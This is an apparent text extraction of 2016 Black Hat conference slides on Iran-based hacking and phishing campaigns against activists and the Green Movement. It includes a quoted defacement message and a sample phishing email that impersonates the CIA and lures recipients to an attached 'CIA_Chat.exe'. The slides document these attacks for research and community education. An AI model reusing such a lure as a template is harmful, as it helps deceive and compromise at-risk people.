




Iran and the Soft War for Internet Dominance


Claudio Guarnieri (@botherder) & Collin Anderson (@cda)

J U L Y 3 0 - A U G U S T 4 , 2 0 1 6 / M A N D A L A Y B A Y / L A S V E G A S



Who we are

- Nex
 - Technologist at Amnesty International.
 - Senior Research Fellow at CitizenLab.
 - Creator of Cuckoo Sandbox, Viper, Malwr.com ...
- Cda
 - Networked systems researcher, based in Washington, D.C.
 - Collaborates with civil society on Internet measurement and policy issues (e.g. Wassenaar), academic institutions, and others.
 - History on Iran human rights and foreign policy.



The Green Movement and the Soft War






<http://www.rahesabz.net/>

IRANIAN CYBER ARMY


THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« به احترام وفادارانی که در 22 بهمن برگزار شد و مردمی که رای دادند و به احترام ملت بزرگ و وطنی به نام ایران »
« بیشتر از این مهره بازی افرادی که خود در آمریکا در امن و امان به سر میبرند و از شما به عنوان مهره استفاده میکنند نباشید »
« فرزندان ایران زمین »






Shedding Light on the Targeting of Activists and At-Risk Communities






Mission

Collect Samples and Incidents from Targets of Iran-based Intrusion Campaigns for Accountability and Community Education.




Intrusions and Elections











Phishing and Malware, the New Normal

Mandatory Grugq Quote



the grugq
@thegrugq

 Follow


Real APT: we need to read their emails and steal their spreadsheets.
Fantasy APT: we need to hack their baseband... because reasons!

RETWEETS

28

LIKES

27



2:12 AM · 13 May 2016



----- Forwarded message -----

From: **CIA Secure Program!** <security@cia.gov>

Date: 17 November 2013 07:52

Subject: Hi dear, Iranian people can contact us with secure CIA Program.

To: aminsabeti@gmail.com

CIA Chat is a program for you to report threats in a secure manner to the US Central Intelligence Agency.

The most important threats we're looking for, are those related to national security and any type of information which can lead us to terrorist groups.

Your patriotic acts would be rewarded too. We pay money as reward to those who share useful information with us.

Although those of you seeking to work with the leading intelligence agency in the world, this program is a way for anonymous and secure connection to us.




CIA_Chat.exe

244K

[View](#)

